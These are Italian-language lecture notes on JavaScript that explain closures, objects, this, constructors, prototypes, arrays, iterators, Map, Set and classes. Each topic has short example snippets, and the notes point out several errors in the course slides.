Funzioni annidate restituite

Una funzione è **annidata** quando viene creata dentro un'altra funzione. Le funzioni annidate possono essere **restituite** e usate fuori dalla funzione originale, e ovunque vengano usate mantengono l'accesso al **contesto esterno** della funzione che le ha create.

Esempio 5.6 — Una fabbrica di funzioni

```
function getGreeter(message) {  
  let sep = ",";  
  return function (name) {  
    console.log(`${message}${sep} ${name}!`);  
  }  
}  
  
let helloGreeter = getGreeter("Hello");  
helloGreeter("Web");           // Hello, Web!  
  
let howdyGreeter = getGreeter("Howdy");  
howdyGreeter("JS");           // Howdy, JS!
```

[fabbrica.js](#)

Le due funzioni restituite sono indipendenti e ciascuna «ricorda» i propri **message** e **sep**, anche se **getGreeter** è terminata da tempo. È il meccanismo delle chiusure, ed è alla base di gran parte del JavaScript idiomatico.

OGGETTI



Oggetto

In JavaScript un **oggetto** è un contenitore di dati nella forma **chiave: valore**.

```
let a = new Object(); // sintassi "costruttore di oggetto"  
let b = {};           // sintassi "oggetto letterale", usata piu' spesso
```

[oggetti.js](#)

Le proprietà si possono aggiungere al momento della creazione:

```
let pet = {  
  name: "Hannibal", // alla chiave "name" associa il valore "Hannibal"  
  age: 7            // alla chiave "age" associa il valore 7  
}
```

[pet.js](#)

Una proprietà ha una **chiave** (detta anche nome o identificatore) prima dei due punti, e un **valore** alla loro destra. Le dichiarazioni di proprietà sono separate da virgole.

Accedere alle proprietà

Le proprietà si leggono con la **notazione a punto**.

```
let pet = { name: "Hannibal", age: 7 }

console.log(pet.name);    // output: Hannibal
console.log(pet.age);     // output: 7
console.log(pet.nickname); // output: undefined
```

[📄accesso.js](#)

Accedere a una proprietà inesistente non è un errore: restituisce **undefined**.

Aggiungere ed eliminare proprietà

```
let pet = { name: "Hannibal", age: 7 }

pet.nickname = "the Affable"; // nuova proprietà
delete pet.age;               // elimina la proprietà

console.log(pet.name);        // "Hannibal"
console.log(pet.age);         // undefined
console.log(pet.nickname);    // "the Affable"

console.log(pet);              // stampa l'oggetto in console
console.table(pet);            // modo alternativo, in forma tabellare
```

[📄modifica.js](#)

Notazione a parentesi quadre

Le chiavi possono contenere spazi, e in tal caso vanno lette con la **notazione a parentesi quadre**. Fra le parentesi si può usare un'espressione qualunque.

```
let dog = {
  name: "Sif",
  "is a good boy": true
}

console.log(dog["name"]);
console.log(dog["is a good boy"]);

// come chiave si può usare un'espressione
dog["is the " + "best boy"] = true;
console.table(dog);
```

[📄quadre.js](#)

Gli oggetti sono riferimenti

Una variabile a cui è assegnato un oggetto memorizza un **riferimento** all'oggetto, non l'oggetto stesso.

Esempio 5.7 — Due nomi per lo stesso oggetto

```
let firstPet = {  
  name: "Richard",  
  species: "Lizard"  
}  
  
let secondPet = firstPet;  
secondPet.name = "Chuck";  
secondPet.species = "Duck";  
  
console.log(firstPet); // Object { name: "Chuck", species: "Duck" }  
console.log(secondPet); // Object { name: "Chuck", species: "Duck" }  
  
console.log(firstPet == secondPet); // true, stesso valore  
console.log(firstPet === secondPet); // true, entrambi riferimenti uguali
```

[riferimenti.js](#)

Modificando `secondPet` è cambiato anche `firstPet`: non sono due oggetti, è un solo oggetto con due nomi.

Clonare un oggetto

Per creare davvero una copia bisogna **iterare** sulle proprietà e copiarle una a una.

```
function clone(object) {  
  let copy = {};           // nuovo oggetto  
  for (let key in object) {  
    copy[key] = object[key];  
  }  
  return copy;  
}  
  
let pet = { name: "Richard", species: "Lizard" }  
let copy = clone(pet);  
  
copy.name = "Chuck";  
console.log(pet.name);    // Richard  
console.log(copy.name);   // Chuck
```

[clone.js](#)

Il valore di una proprietà, però, può essere a sua volta un oggetto: la funzione appena scritta produce una **copia superficiale** (*shallow clone*), in cui gli oggetti interni non vengono clonati ma solo referenziati.

Esempio 5.8 — Il limite della copia superficiale

```
let pet = {  
  name: "Garfield",  
  species: "Cat",  
  owner: { name: "John", age: 17 }  
}  
  
let copy = clone(pet);  
copy.owner.name = "Liz";  
  
console.log(pet.owner.name);    // Liz (!)  
console.log(copy.owner.name);   // Liz
```

[shallow.js](#)

Per ottenere una **copia profonda** (*deep clone*), cioè per clonare anche gli oggetti interni, serve la ricorsione.

```
function clone(object) {  
  let copy = {};  
  for (let key in object) {  
    if (typeof object[key] === "object") {  
      copy[key] = clone(object[key]); // ricorsione  
    } else {  
      copy[key] = object[key];  
    }  
  }  
  return copy;  
}
```

[deep-clone.js](#)

Implementare i metodi di clonazione da zero ha valore didattico, ma non è necessario farlo ogni volta: esistono alternative già pronte, come `Object.assign()` (superficiale) e `structuredClone()` (profonda).



La versione ricorsiva decide se scendere di livello con il test `typeof object[key] === "object"`, che ha due punti deboli.

- `typeof null` vale `"object"` (una storica stranezza del linguaggio): una proprietà che vale `null` diventa, nella copia, un oggetto vuoto `{}`.
 - Anche gli array hanno tipo `"object"`: `[1, 2]` diventa l'oggetto `{0: 1, 1: 2}`, che non è più un array.
- `structuredClone()` gestisce correttamente entrambi i casi.

Metodi

Le proprietà di un oggetto possono anche essere funzioni. Una funzione che è proprietà di un oggetto si chiama **metodo**. I modi seguenti di definire un metodo sono tutti equivalenti.

```
// (1) funzione anonima assegnata alla proprietà'
let p = {
  name: "John",
  age: 17,
  greet: function () { console.log("Hi!"); }
}

// (2) funzione dichiarata a parte e referenziata
let p = {
  name: "John",
  greet: greet
}
function greet() { console.log("Hi!"); }

// (3) proprietà' aggiunta dopo la creazione
let p = { name: "John" }
p.greet = function () { console.log("Hi!"); }

p.greet(); // Hi!
```

[metodi.js](#)

Esiste anche una **sintassi abbreviata** per dichiarare i metodi in un oggetto letterale.

<pre>// versione classica let p = { name: "John", greet: function () { console.log("Hi!"); } }</pre>	<pre>// versione abbreviata let p = { name: "John", greet() { console.log("Hi!"); } }</pre>
--	---

[shorthand.js](#)

La parola chiave `this`

È comune che i metodi di un oggetto facciano riferimento ad altre proprietà dello stesso oggetto. Vi accedono tramite la parola chiave `this`.

```
let john = {  
  name: "John",  
  greet() {  
    console.log(`Hi, I'm ${this.name}!`);  
  }  
}  
  
john.greet(); // Hi, I'm John!
```

[this.js](#)

Il punto cruciale è che il valore di `this` è valutato **a tempo di esecuzione**, in base al contesto della chiamata.

Esempio 5.9 — Lo stesso codice, due valori di `this`

```
let john = { name: "John" };  
let will = { name: "Will" };  
  
let greet = function () {  
  console.log(`Hi, I'm ${this.name}!`);  
}  
  
// la stessa funzione viene assegnata come metodo a due oggetti diversi  
john.greet = greet;  
will.greet = greet;  
  
john.greet(); // Hi, I'm John!  
will.greet(); // Hi, I'm Will!
```

[this-runtime.js](#)

Le arrow function non hanno `this`

Se `this` compare dentro una arrow function, viene preso dal **contesto esterno**, non dall'oggetto su cui il metodo è invocato.

```
let john = { nick: "John" };  
let will = { nick: "Will" };  
  
let greet = () => {  
  console.log(`Hi, I'm ${this.nick}!`);  
}  
  
john.greet = greet;  
will.greet = greet;  
  
john.greet(); // Hi, I'm undefined!  
will.greet(); // Hi, I'm undefined!
```

[this-arrow.js](#)

Non è un difetto: è precisamente il motivo per cui le arrow function sono comode come callback, dove si vuole conservare il `this` circostante. La regola pratica: **mai** usare una arrow function per definire un metodo che deve accedere all'oggetto tramite `this`.

Costruttori

Finora abbiamo creato oggetti con la sintassi letterale. E se dovessimo creare molti oggetti simili fra loro? Si usano le **funzioni costruttore** e la parola chiave **new**.

I costruttori sono normali funzioni, con due convenzioni:

1. il loro nome inizia con una **lettera maiuscola**;
2. vanno invocati **solo** con la parola chiave **new**.

```
function Pet(name, species) {  
  this.name = name;  
  this.species = species;  
  this.age = undefined;  
}  
  
let rick = new Pet("Richard", "Lizard");  
let chuck = new Pet("Chuck", "Duck");
```

 *costruttore.js*

Quando una funzione viene eseguita con **new**:

1. viene creato un nuovo oggetto vuoto e assegnato a **this**;
2. viene eseguito il corpo della funzione, che tipicamente modifica **this**;
3. viene restituito il valore di **this**.

Optional chaining

Accedendo a una proprietà inesistente si ottiene `undefined`. Ma accedere a una proprietà **di** una proprietà inesistente produce un errore.

```
let pet = { name: "Garfield" }

console.log(pet.species);      // undefined
console.log(pet.owner.name);  // TypeError!
```

[chaining.js](#)

TypeError, non ReferenceError

Nelle slide l'errore di `pet.owner.name` è indicato come `ReferenceError`, ma quello che si ottiene davvero è un `TypeError` (*Cannot read properties of undefined*). La differenza conta: un `ReferenceError` nasce quando si usa un **nome** che non esiste, come una variabile mai dichiarata; qui invece `pet` esiste e `pet.owner` vale semplicemente `undefined`, e l'errore sta nel leggere una proprietà da un valore che non è un oggetto.

In molti casi pratici preferiremmo ottenere `undefined` (che significa semplicemente «il nome del proprietario non è noto») piuttosto che un errore. Si potrebbe verificare esplicitamente che la proprietà sia definita prima di accedere a quelle interne, ma è ripetitivo e poco elegante:

```
let ownerName = pet.owner ? pet.owner.name : undefined;
```

L'operatore di **optional chaining** (`?.`) risolve la situazione: interrompe immediatamente la valutazione (fa *corto circuito*) se la parte a sinistra è `undefined` (o `null`), restituendo `undefined`.

```
let ownerName = pet.owner?.name;
```

Esempio 5.10 — Varianti dell'optional chaining

Si può usare anche per invocare una funzione che potrebbe non esistere, o per accedere a proprietà con la notazione a parentesi quadre.

```
let john = {
  name: "John",
  greet() { return "Hi!"; },
  address: { "street name": "Web Dev Blvd" }
}

let mike = { name: "Mike", age: 17 }

console.log( john.greet?.() );           // Hi!
console.log( mike.greet?.() );           // undefined
console.log( john.address?.['street name'] ); // Web Dev Blvd
console.log( mike.address?.['street name'] ); // undefined
```

[chaining-varianti.js](#)

Configurare le proprietà

Oltre al valore, le proprietà di un oggetto hanno tre attributi speciali, chiamati **flag**:

- **writable**: se `true`, il valore può essere modificato; altrimenti la proprietà è in sola lettura;
- **enumerable**: se `true`, la proprietà compare nei cicli;
- **configurable**: se `true`, la proprietà può essere eliminata e i suoi flag possono essere modificati.

Quando si crea una proprietà nel modo «tradizionale», tutti i flag valgono `true`. Le proprietà si possono però definire anche con `Object.defineProperty()`, e in tal caso tutti i flag valgono `false` per impostazione predefinita.

Esempio 5.11 — Proprietà con flag espliciti

```
let pet = { species: "cat" }

Object.defineProperty(pet, "name", {
  value: "Garfield",
  writable: false,
  enumerable: false,
  configurable: false
})

for (let key in pet) {
  console.log(`Key: ${key}`); // stampa solo "Key: species"
}

pet.name = "Odie"; // TypeError: "name" is read-only
delete pet.species; // funziona
delete pet.name; // TypeError: property "name" is non-configurable
```

[📄 flags.js](#)

Gli errori li dà la modalità strict



I due `TypeError` dell'esempio si ottengono in modalità strict. Senza `"use strict"` l'assegnamento e la `delete` falliscono in silenzio: `pet.name` resta `"Garfield"` e `delete` si limita a restituire `false`. È proprio uno dei fallimenti silenziosi che la modalità strict trasforma in errori espliciti.

Getter e setter

Esistono due tipi di proprietà di un oggetto:

- le **proprietà dati**, che memorizzano un valore: sono quelle viste finora;
- le **proprietà accessorie**, cioè funzioni eseguite quando la proprietà viene letta o scritta.

Le proprietà accessorie sono rappresentate da un **getter** (invocato in lettura) e da un **setter** (invocato in scrittura), che si dichiarano con le parole chiave **get** e **set**.

Esempio 5.12 — Una proprietà calcolata

```
let p = {
  first: "John",
  last: "Smith",

  get fullName() {
    return `${this.first} ${this.last}`;
  },

  set fullName(name) {
    [this.first, this.last] = name.split(" "); // assegnamento destrutturante
  }
}

// fullName si usa come una proprietà, non come una funzione: niente "()"
console.log(p.fullName); // John Smith

p.fullName = "Jane White";
console.log(p.fullName); // Jane White

p.fullName(); // TypeError: p.fullName is not a function
```

[getset.js](#)

Dall'esterno non c'è alcuna differenza fra una proprietà dati e una proprietà accessoria: è precisamente questo il punto. Si può trasformare una proprietà normale in una calcolata senza toccare il codice che la usa.

RIFERIMENTI



- **The Modern JavaScript Tutorial**
<https://javascript.info/>
Parte 1: *An Introduction*, *JavaScript Fundamentals*, *Code Quality* (3.1–3.4), *Objects: the basics* (4.1–4.6), *Data types* (5.1–5.3), *Advanced working with functions* (6.3).
- **Eloquent JavaScript** (3^a edizione), Marijn Haverbeke.
<https://eloquentjavascript.net/>
Capitoli: Introduzione, da 1 a 6.
- **Learn JavaScript** — MDN web docs.
<https://developer.mozilla.org/en-US/docs/Learn/JavaScript>
Utile come riferimento rapido, contiene molti esempi.



JAVASCRIPT AVANZATO

Nel capitolo precedente abbiamo visto i concetti chiave del linguaggio: variabili, funzioni, scope (e hoisting), oggetti e costruttori. Qui proseguiamo con altri concetti fondamentali: i **prototipi** e l'ereditarietà, le **strutture dati** (array, mappe, insiemi), le **classi**, la gestione degli **errori** e i **moduli**.

L'ereditarietà è un aspetto essenziale della programmazione orientata agli oggetti. JavaScript la realizza in un modo particolare, detto **ereditarietà prototipale**.

Prototipo

Ogni oggetto ha una speciale proprietà nascosta chiamata **[[Prototype]]**, che vale `null` oppure fa riferimento a un altro oggetto. Quando accediamo a una proprietà di un oggetto e questa manca, JavaScript la cerca risalendo la **catena dei prototipi**.




Figura 6.1: La catena dei prototipi.

Esempio 6.1 — Impostare un prototipo

```
let pet = {
  legs: 4,
  greet() { console.log("..."); }
}

let cat = {
  __proto__: pet      // imposta il prototipo
}

cat.greet();           // "..."
console.log(cat.legs); // 4
console.log(cat.__proto__); // Object { legs: 4, greet: greet() }
```

[prototipi.js](#)

`__proto__` è un getter/setter per la vera proprietà **[[Prototype]]**. Nel JavaScript moderno si preferiscono `Object.getPrototypeOf()` e `Object.setPrototypeOf()`.

I prototipi si usano solo in lettura

Questo è il punto che genera più confusione: i prototipi intervengono **solo** quando si legge una proprietà. Le operazioni di scrittura e di cancellazione agiscono **direttamente sull'oggetto**.

Esempio 6.2 — Scrittura e prototipo

```
let pet = { legs: 4 }

let cat  = { name: "Garfield" }
let snake = { name: "Salazar" }

Object.setPrototypeOf(cat, pet);
Object.setPrototypeOf(snake, pet);

snake.legs = 0;  // NON modifica pet: crea una proprietà propria su snake

console.log(`Cat legs: ${cat.legs}`);    // Cat legs: 4   (letta dal prototipo)
console.log(`Snake legs: ${snake.legs}`); // Snake legs: 0 (propria)
console.log(`Pet legs: ${pet.legs}`);    // Pet legs: 4   (intatta)
```

[📄 scrittura-prot.js](#)

Assegnando `snake.legs = 0` non si è toccato `pet`: si è creata una proprietà **propria** su `snake`, che da quel momento «oscura» quella del prototipo.

Costruttori e prototipi

Possiamo creare oggetti con le funzioni costruttore, come `new Pet()`. Quando `Pet.prototype` è un oggetto, l'operatore `new` lo usa per impostare il `[[Prototype]]` dell'oggetto appena creato.

```
let pet = { eats: true };

function Duck(name) {
  this.name = name;
}

Duck.prototype = pet;

let chuck = new Duck("Chuck"); // chuck.__proto__ == pet
console.log(chuck.eats);        // true
```

[costruttore-prot.js](#)

E se alla funzione costruttore non assegniamo nessun `prototype`? In quel caso viene usato un **prototipo predefinito**: un oggetto con una sola proprietà `constructor`, che punta indietro alla funzione costruttore. Ogni funzione ordinaria lo riceve automaticamente nel momento in cui viene creata, ed è come se JavaScript eseguisse per noi:

```
Pet.prototype = { constructor: Pet }; // fatto in automatico
```

L'unica differenza rispetto a questa riga scritta a mano è che, nel prototipo predefinito, `constructor` non è **enumerabile**: non compare in un ciclo `for..in` né in `Object.keys`.

Sostituire il prototipo fa perdere constructor

Nell'esempio di `Duck` il prototipo predefinito è stato **sostituito** con `pet`, che non ha una proprietà `constructor`. La ricerca allora risale fino a `Object.prototype`: `chuck.constructor` vale `Object`, non `Duck`. Se serve, va rimessa a mano: `Duck.prototype.constructor = Duck`. Oppure, più semplicemente, si **aggiungono** proprietà al prototipo esistente invece di sostituirlo.

Il codice seguente crea esattamente gli oggetti della figura: una funzione costruttore **Pet** senza un **prototype** assegnato a mano, e due oggetti creati con **new**. I controlli in fondo verificano, una per una, le frecce del disegno.

```
function Pet(name, age) {
  this.name = name;
  this.age = age;
}
// nessuna assegnazione a Pet.prototype: si usa quello predefinito

let chuck = new Pet("Chuck", 3);
let rick = new Pet("Rick", 7);

// le frecce della figura
Pet.prototype.constructor === Pet;           // true
Object.getPrototypeOf(chuck) === Pet.prototype; // true
Object.getPrototypeOf(rick) === Pet.prototype; // true
Object.getPrototypeOf(Pet.prototype) === Object.prototype; // true

// constructor non e' una proprieta' di chuck: arriva dal prototipo
chuck.hasOwnProperty("constructor"); // false
chuck.constructor === Pet;           // true
chuck.toString();                    // "[object Object]", da Object.prototype
```

[costruttore-predefinito.js](#)




Figura 6.2: Costruttore, prototipo e oggetti creati.

Questo meccanismo ci permette, dato un oggetto, di risalire al costruttore che lo ha creato, e di usarlo per crearne uno nuovo dello stesso tipo:

```
let b = new chuck.constructor('Bob', 1); // come new Pet('Bob', 1)
```

Senza new non funziona

Le slide scrivono **chuck.constructor('Bob', 1)**, senza **new**. Così **Pet** viene chiamata come un normale **metodo** di **chuck**: **this** vale **chuck**, la funzione **sovrascrive** nome ed età di **chuck** e restituisce **undefined**.

```
let b = chuck.constructor('Bob', 1);
console.log(b);           // undefined
console.log(chuck.name);  // "Bob" (!)
```

Due modi per aggiungere metodi

```
function describe() {
  console.log(`I'm ${this.name} and my age is ${this.age}`);
}

function Pet(name, age) {
  this.name = name;
  this.age = age;
  this.describe = describe; // (1) un metodo su OGNI oggetto creato
}

Pet.prototype.describe = describe; // (2) un solo metodo, sul prototipo

let chuck = new Pet('Chuck', 3);
let rick = new Pet('Rick', 7);

chuck.describe();
rick.describe();
```

[metodi-proto.js](#)

Quale dei due conviene

Con la soluzione (1) ogni oggetto riceve una **propria copia** del riferimento al metodo; con la (2) esiste un solo metodo, condiviso da tutti gli oggetti tramite il prototipo. Con mille oggetti la differenza in memoria è concreta, ed è il motivo per cui i metodi vanno di norma sul prototipo. È esattamente ciò che fanno le classi, che vedremo fra poco.

ARRAY



Gli **array** permettono di memorizzare sequenze ordinate di valori. Si dichiarano con la sintassi letterale a parentesi quadre o con il costruttore **Array**.

```
// sintassi letterale
let a = ["HTML", "CSS", "JS"];
console.log(a); // Array(3) [ "HTML", "CSS", "JS" ]

// sintassi con costruttore
let b = new Array("HTML", "CSS", "JS");
console.log(b); // Array(3) [ "HTML", "CSS", "JS" ]
```

[array.js](#)

Indicizzazione

Gli array sono indicizzati **a partire da 0**. I singoli valori si leggono e si scrivono con la notazione a parentesi quadre. La proprietà **length** contiene l'**indice massimo più uno**.

```
let a = ["HTML", "CSS", "JS"];

a[2] = "JavaScript";
a[3] = "React";

console.log(a[0]); // HTML
console.log(a[2]); // JavaScript
console.log(a[3]); // React
console.log(a.length); // 4
```

[indici.js](#)

La proprietà length

Si sarà notata la definizione insolita di **length**: non è il **conteggio** dei valori nell'array.

Esempio 6.3 — length non conta gli elementi

```
let a = [1, 2, 3, 4, 5];
a[999] = 998;

console.log(a.length);    // 1000 (!)
console.log(a[5]);        // undefined
console.log(a[999]);      // 998
console.log(a[2000]);     // undefined
```

[length.js](#)

Un'altra cosa interessante è che **length** è **scrivibile**:

```
let a = [1, 2, 3, 4, 5];

a.length = 3;
console.log(a);    // [1, 2, 3]

a.length = 5;
console.log(a);    // [1, 2, 3, <2 empty slots>]

a.length = 0;      // svuota l'array
```

[length2.js](#)

Assegnare a **length** un valore più piccolo è il modo più rapido (e più sorprendente) di troncare un array.

Tipi eterogenei

Un array può contenere dati di tipo diverso, funzioni comprese.

```
let a = [
  "JavaScript",
  { name: "John", job: "Dev" },
  12,
  function (name) { console.log(`Hello ${name}`); }
]

console.log(a[1].name);    // John
a[3]("Web Technologies"); // Hello Web Technologies
```

[eterogeneo.js](#)

Metodi per aggiungere e rimuovere

Metodo	Effetto
<code>push()</code>	aggiunge un elemento in fondo
<code>pop()</code>	preleva un elemento dal fondo
<code>unshift()</code>	aggiunge un elemento all'inizio
<code>shift()</code>	preleva un elemento dall'inizio




Figura 6.3: I quattro metodi fondamentali degli array (in viola l'elemento aggiunto o rimosso).

```
let a = [1];      // [1]
a.push(2);       // [1, 2]
a.unshift(0);    // [0, 1, 2]

let x = a.pop();  // [0, 1]
let y = a.shift(); // [1]

console.log(x);   // 2
console.log(y);   // 0
```

[metodi-array.js](#)

Tutti i metodi, visualizzati

Gli array hanno molti altri metodi (`slice`, `splice`, `map`, `filter`, `find`, `includes`, `sort`, ...). Una visualizzazione di ciascuno, nello stesso stile della figura, si trova su <https://js-arrays-visualized.com/>.

Iterazione

Gli array si possono percorrere con un **for** sugli indici, con la sintassi **for..of**, oppure con il metodo **forEach**.

```
let a = ["a", "b", "c"];
a[4] = "e";           // lascia un buco in posizione 3

for (let i = 0; i < a.length; i++)
  console.log(a[i]);   // a, b, c, undefined, e

for (let item of a)
  console.log(item);   // a, b, c, undefined, e

a.forEach((value, index, array) => {
  console.log(`a[${index}]=${value}`);
});

for (let key in a) {
  console.log(a[key]); // a, b, c, e   (salta il buco!)
}
```

[iterazione.js](#)

Non usare for..in sugli array

Poiché gli array sono oggetti, **for..in** funziona, ma è una cattiva idea per due motivi. È da 10 a 100 volte **più lento**, e itera su **tutte** le proprietà enumerabili, comprese quelle che non sono valori dell'array. Come si vede nell'esempio, salta anche i buchi, comportandosi in modo diverso da **for..of**. Per gli array si usa **for..of** o **forEach**; **for..in** è per gli oggetti.

Array multidimensionali

Gli elementi di un array possono essere altri array: è così che si definiscono le matrici.

```
let matrix = [
  [1, 2, 3],
  [4, 5, 6],
  [7, 8, 9],
]

console.log(matrix[0][0]); // 1
console.log(matrix[1][1]); // 5
console.log(matrix[2][2]); // 9
```

[matrice.js](#)



Una sintassi speciale che permette di «spacchettare» un array in più variabili.

```
let [x, y] = ["a", "b", "c"]; // gli elementi in eccesso vengono scartati
console.log(x);           // a
console.log(y);           // b

let [a, b, ...rest] = [1, 2, 3, 4, 5]; // il resto finisce in rest
console.log(a);           // 1
console.log(b);           // 2
console.log(rest);        // [3, 4, 5]

// la stessa sintassi vale per i parametri di una funzione
function greet(msg, ...names) {
  console.log(`${msg} to ${names}`);
}

greet("Hello", "Ann", "Bob", "Carl"); // Hello to Ann,Bob,Carl
```

[destrutturazione.js](#)

ITERABILI



Il ciclo `for..of` funziona con gli **oggetti iterabili**. Gli array sono iterabili, e lo sono anche le stringhe.

```
let string = "Web Technologies!";
for (let char of string) {
  console.log(char); // W, e, b, , T, e, ...
}
```

[iterabili.js](#)

E se avessimo un oggetto nostro che rappresenta una collezione di valori e volessimo usarlo in un `for..of`?

```
// range rappresenta un insieme di interi: da min fino a max, a passi di step
let range = { min: 1, max: 10, step: 2 }

for (let value of range) { // TypeError: range is not iterable
  console.log(value);
}
```

[range.js](#)

Per rendere un oggetto iterabile bisogna implementare il metodo speciale `Symbol.iterator`.

Il protocollo di iterazione

- Quando un ciclo `for..of` inizia, invoca **una sola volta** il metodo `Symbol.iterator` sull'oggetto (e solleva un `TypeError` se il metodo non esiste).
- Da lì in avanti il ciclo lavora soltanto con l'oggetto (**iteratore**) restituito da quella chiamata.
- Quando serve il valore successivo, il ciclo invoca il metodo `next()` sull'iteratore.
- Il risultato di `next()` è un oggetto della forma `{done: boolean, value: any}`, dove `done: true` significa che l'iterazione è finita; altrimenti `value` è il valore successivo.

Esempio 6.4 — Implementare `Symbol.iterator`

```
let range = { min: 1, max: 10, step: 3 }

range[Symbol.iterator] = function () {
  return {
    current: this.min,
    max: this.max,
    step: this.step,

    next() {
      let n = { done: false, value: this.current };
      if (n.value > this.max)
        n.done = true;
      this.current += this.step;
      return n;
    }
  }
}

for (let value of range)
  console.log(value); // 1, 4, 7, 10
```

[▢symbol-iterator.js](#)

È anche possibile lavorare direttamente con l'iteratore. Il ciclo seguente è equivalente al `for..of` qui sopra:

```
let iterator = range[Symbol.iterator]();

while (true) {
  let result = iterator.next();
  if (result.done)
    break;
  console.log(result.value);
}
```

[▢iteratore-esplicito.js](#)

Le **mappe** sono collezioni di coppie chiave-valore. Sono quindi come gli oggetti? Non proprio: le mappe ammettono chiavi di **qualsunque tipo**.

Metodo	Descrizione
<code>new Map()</code>	crea la mappa
<code>map.set(key, value)</code>	memorizza il valore alla chiave
<code>map.get(key)</code>	restituisce il valore, o <code>undefined</code>
<code>map.has(key)</code>	<code>true</code> se la chiave esiste
<code>map.delete(key)</code>	rimuove la coppia chiave-valore
<code>map.clear()</code>	svuota la mappa
<code>map.size</code>	il numero di elementi

Esempio 6.5 — Mappe contro oggetti

```
let map = new Map();
let o = {};

map.set(1, "Num");    map.set("1", "Str");
map.set(true, "Bool"); map.set("true", "Str");

console.log(map);
// Map { 1 -> "Num", "1" -> "Str", true -> "Bool", "true" -> "Str" }
console.log(map.size); // 4

o[1] = "Num";    o["1"] = "String";
o[true] = "Bool"; o["true"] = "String";

console.log(o); // Object { 1: "String", true: "String" }
```

[mappe.js](#)

La differenza è netta: nell'oggetto le chiavi vengono **convertite in stringa**, quindi `1` e `"1"` sono la stessa chiave e i valori si sovrascrivono; restano due proprietà su quattro. Nella mappa le quattro chiavi sono distinte.

```
let map = new Map();
map.set("Hello", "JS"); map.set(1, true); map.set(false, 42);

for (let key of map.keys()) {           // iterabile sulle chiavi
  console.log(key);                     // Hello, 1, false
}

for (let value of map.values()) {        // iterabile sui valori
  console.log(value);                   // JS, true, 42
}

for (let [key, value] of map.entries()) { // iterabile sulle coppie
  console.log(`${key}: ${value}`);
}

for (let [key, value] of map) {           // equivalente al precedente
  console.log(`${key}: ${value}`);
}
```

[iterazione-mappe.js](#)

INSIEMI



Gli **insiemi** (*Set*) sono una struttura dati per collezioni di valori **senza ripetizioni**.

Metodo	Descrizione
<code>new Set([iterable])</code>	crea l'insieme; se riceve un iterabile, ne copia i valori
<code>set.add(value)</code>	memorizza il valore, restituisce l'insieme
<code>set.delete(value)</code>	elimina il valore; <code>true</code> se esisteva
<code>set.has(value)</code>	<code>true</code> se il valore è presente
<code>set.clear()</code>	svuota l'insieme
<code>set.size</code>	il numero di elementi

```
let set = new Set();

let eric = { name: "Eric" };
let stan = { name: "Stan" };
let kyle = { name: "Kyle" };

set.add(eric); set.add(stan);
set.add(kyle); set.add(eric); // gia' presente
set.add(kyle);               // gia' presente

console.log(set.size);       // 3

for (let user of set) {
  console.log(user.name);    // Eric, Stan, Kyle
}
```

[insiemi.js](#)

Conosciamo il concetto di classe dalla programmazione orientata agli oggetti: le classi sono modelli per creare oggetti. In JavaScript i costruttori e `new` servono già a questo, ma il linguaggio offre anche un costrutto `class` più evoluto.

```
class Pet {
  constructor(name) { this.name = name }
  method1() { /* ... */ }
  method2() { /* ... */ }
}
```

```
let pet = new Pet("Chuck");
```

[classi.js](#)

`new Pet()` crea un nuovo oggetto e invoca il metodo `constructor` con gli argomenti dati, che imposta la proprietà `name` sull'oggetto. Il nuovo oggetto viene poi restituito.

Che cos'è davvero una classe

Non è una nuova entità del linguaggio: `typeof(Pet)` restituisce `"function"`. In JavaScript le classi sono un tipo particolare di **funzione**.

Che cosa fa allora il costrutto `class Pet {...}`?

1. Crea una funzione costruttore chiamata `Pet`, il cui codice è preso dal metodo `constructor()` (o è vuoto se il metodo non c'è).
2. Memorizza gli altri metodi della classe in `Pet.prototype`.

È esattamente il secondo dei due modi di aggiungere metodi visti all'inizio del capitolo: le classi sono **zucchero sintattico** sopra i prototipi.

Non solo zucchero sintattico

Il risultato è molto simile a quello di una funzione costruttore scritta a mano, ma non identico. Le differenze principali:

- una classe **non si può chiamare senza `new`**: si ottiene un `TypeError`, mentre una funzione costruttore chiamata per errore senza `new` viene eseguita come funzione normale (il problema visto con `chuck.constructor('Bob', 1)`);
- i metodi della classe **non sono enumerabili**: non compaiono in un `for...in` sull'oggetto, a differenza di quelli aggiunti con `Pet.prototype.metodo = ...`;
- il corpo della classe è sempre in modalità **strict**, anche se lo script non lo è;
- una classe non si può usare **prima** della sua dichiarazione, come le variabili `let`.

```
class Dog {
  constructor(name) { this.name = name; }
  bark() { return "Woof"; }
}
```

```
Dog("Rex"); // TypeError: Class constructor Dog cannot be
            // invoked without 'new'
```

```
let rex = new Dog("Rex");
for (let key in rex) console.log(key); // solo "name", non "bark"
```

